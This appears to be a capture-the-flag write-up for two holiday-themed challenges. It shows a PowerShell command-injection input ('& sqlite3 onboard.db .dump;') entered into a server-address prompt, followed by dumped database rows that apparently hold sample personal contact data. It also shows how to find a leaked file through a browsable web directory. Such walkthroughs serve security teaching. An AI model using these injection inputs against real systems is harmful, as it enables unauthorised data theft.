
Main Challenge

Directory Browsing



Hint Challenge

The Name Game

Cranberry Pi terminal challenge

Hint Challenge

The Name Game

Cranberry Pi terminal challenge

Minty Candycane at left bottom corner of the main hole.

Hi, I'm Minty Candycane.

Can you help me? I'm in a bit of a fix.

I need to make a nametag for an employee, but I can't remember his first name.

Maybe you can figure it out using this Cranberry Pi terminal?

The Santa's Castle Onboarding System? I think it's written in PowerShell, if I'm not mistaken.

PowerShell itself can be tricky when handling user input. Special characters such as & and ; can be used to inject commands.

I think that system is one of Alabaster's creations, He's a little ... obsessed with SQLite database storage.

I don't know much about SQLite, just the .dump command.

PowerShell Command Injection > PowerShell Call/& Operator

https://ss64.com/ps/call.html

SQLite3 .dump'ing > SQLite3 Data Dump


https://www.digitalocean.com/community/questions/how-do-i-dump-an-sqlite-database

Terminal Screen


```
We just hired this new worker,
Californian or New Yorker?
Think he's making some new toy bag...
My job is to make his name tag.

Golly gee, I'm glad that you came,
I recall naught but his last name!
Use our system or your own plan,
Find the first name of our guy "Chan!"

-Bushy Evergreen

To solve this challenge, determine the new worker's first name and submit to runtoanswer.




=====================================================================
=                                                                   =
= S A N T A ' S  C A S T L E  E M P L O Y E E  O N B O A R D I N G =
=                                                                   =
=====================================================================



 Press  1 to start the onboard process.
 Press  2 to verify the system.
 Press  q to quit.


Please make a selection:
```

Solution

1. First let's shape our command that we need to dump the database:
   `sqlite3 dbname.db .dump`
2. We need to know our database name so Let's try the options :
   Option 1 > doesn't show any data or error



   Option 2 > test a random url here > kringlecon.com



   Our database name : `onboard.db`
3. Adding the call operator & to command to allows us to execute our command , the & call operator will force PowerShell to treat the string as a command to be executed, Also at the end we will add ; to separating commands with Semicolons :
   `& sqlite3 onboard.db .dump;`

   You can find more about separating Commands with Semicolons here :
   https://docstore.mik.ua/orelly/unix3/upt/ch28_16.htm

3. Let's try injection with our command in option 2:

```
Validating data store for employee onboard information.
Enter address of server: & sqlite3 onboard.db .dump;
```

```
INSERT INTO "onboard" VALUES(153,'Janice','Atkin','85 Oxford Rd',NULL,'WORK','KW15 5EF','0
78 8718 3013','janicebatkin@dayrep.com');
INSERT INTO "onboard" VALUES(154,'Hazel','Merrick','3751 Owen Lane',NULL,'Naples','33940',
'239-263-5968','hazelbmerrick@cuvox.de');
INSERT INTO "onboard" VALUES(155,'Pearlene','Ferrell','1410 Dominion St',NULL,'Finch','K0C
 1K0','613-984-2873','pearlenetferrell@teleworm.us');
INSERT INTO "onboard" VALUES(156,'Peggy','Harper','1846 Davis Street',NULL,'Chickamauga','
30707','706-382-7319','peggyaharper@armyspy.com');
INSERT INTO "onboard" VALUES(157,'Carol','Lindsey','4211 40th Street',NULL,'Calgary','T2M
0X4','403-210-8234','carolglindsey@gustr.com');
INSERT INTO "onboard" VALUES(158,'Santiago','Field','4783 Merivale Road',NULL,'Kanata','K2
K 1L9','613-592-3285','santiagobfield@einrot.com');
INSERT INTO "onboard" VALUES(159,'Hugh','Torres','3773 Northumberland Street',NULL,'Baden'
,'N0B 1G0','519-634-7229','hughbtorres@teleworm.us');
INSERT INTO "onboard" VALUES(160,'Claudia','Halpin','3248 Colonial Drive',NULL,'College St
ation','77840','979-764-7262','claudiajhalpin@armyspy.com');
INSERT INTO "onboard" VALUES(161,'Christopher','Windham','2310 Barton Street',NULL,'Stoney
 Creek','L8G 2V1','905-664-5559','christopheruwindham@fleckens.hu');
INSERT INTO "onboard" VALUES(162,'Theodore','Young','4201 Providence Lane',NULL,'Anaheim',
'92801','626-803-1180','theodoresyoung@cuvox.de');
INSERT INTO "onboard" VALUES(163,'Lauren','Casey','4455 Fallon Drive',NULL,'Hensall','N0M
1X0','519-263-7462','laurenjcasey@jourrapide.com');
INSERT INTO "onboard" VALUES(164,'Molly','Logan','1544 St George Street',NULL,'Vancouver',
'V5T 1Z7','604-871-8098','mollyhlogan@jourrapide.com');
INSERT INTO "onboard" VALUES(165,'Alan','Guinn','3395 Galts Ave',NULL,'Red Deer','T4N 2A6'
,'403-309-5523','alanmguinn@fleckens.hu');
```

Great ! successful Command Injection.


4. Select output from terminal and copy to notepad
   or you can use Online SQLite viewer like *https://sqliteonline.com/*
5. Search for the employee with last name Chan, we will find one employee as following:
   INSERT INTO "onboard" VALUES(84,'Scott','Chan','48 Colorado Way',NULL,'Los Angeles','90067','4017533509','scottmchan90067@gmail.com');

84	Scott	Chan	48 Colorado Way	[Null]	Los Angeles	90067	4017533509

6. Enter the first name Scott into `runtoanswer` same as we did our command injection :
   `& runtoanswer`

```
Validating data store for employee onboard information.
Enter address of server: & runtoanswer
Usage: ping [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
            [-w deadline] [-W timeout] [hop1 ...] destination
Loading, please wait......


Enter Mr. Chan's first name: Scott
```

The Name Game Cranberry Pi terminal challenge



Thank you so much for your help! I've gotten Mr. Chan his name tag. I'd love to repay the favor.

Have you ever visited a website and seen a listing of files - like you're browsing a directory? Sometimes this is enabled on web servers.

This is generally unwanted behavior. You can find sleighloads of examples by searching the web for index.of.

On a website, it's sometimes as simple as removing characters from the end of a URL.

What a silly misconfiguration for leaking information!

Finding Browsable Directories

On a website, finding browsable directories is sometimes as simple as removing characters from the end of a URL.

Website Directory Browsing

https://portswigger.net/kb/issues/00600100_directory-listing


Main Challenge

Directory Browsing Challenge

https://cfp.kringlecastle.com/cfp/

Solution

1. There two ways to solve this :
   - Try play with url as suggested in elf hints, If we go to CFP page
     `https://cfp.kringlecastle.com/cfp/cfp.html`
     then remove some characters from the end of url to check if directory is leaking info
     `https://cfp.kringlecastle.com/cfp/`



Index of /cfp/

../
cfp.html 08-Dec-2018 13:19 3391
rejected-talks.csv 08-Dec-2018 13:19 30677

   - Search Google for "`index.of https://cfp.kringlecastle.com`" as suggested in elf chat

2. You will find at directory listing with the file `rejected-talks.csv` download it, then open using notepad or Excel(Windows) or Numbers (Mac) or any CSV online viewer like Google Sheets *https://docs.google.com/spreadsheets/*
3. Search for the rejected talk name "Data Loss for Rainbow Teams" :

B	C	D	E	F	G	H	I	J
request	payload	status	error	timeout	firstName	lastName	title	talkName
0	8040422	200	FALSE	FALSE	Banky	Orford	Marketing Coordinator	Kernel Introspection Spearphishing: Massively Multithreaded
1	8040423	200	FALSE	FALSE	Sarah	Thibodeaux	Event Planner	Crypto or Containers: Abused for Fun and Proft
2	8040424	200	FALSE	FALSE	John	McClane	Director of Security	Data Loss for Rainbow Teams: A Path in the Darkness
3	8040425	200	FALSE	FALSE	Davidde	Yellop	Analyst	Industrial Control Systems Content Filtering: Distributed
4	8040426	200	FALSE	FALSE	Berton	Tupie	Meeting Planner	Rootkits Emailed Malware: Extensible Models
5	8040427	200	FALSE	FALSE	Kelbee	McBean	Marketing Director	Web Application Filters and DNS: Anomaly Analysis

Our answer is "John McClane".

Directory Browsing

Go to your Badge > Objectives > Enter "John McClane" > Submit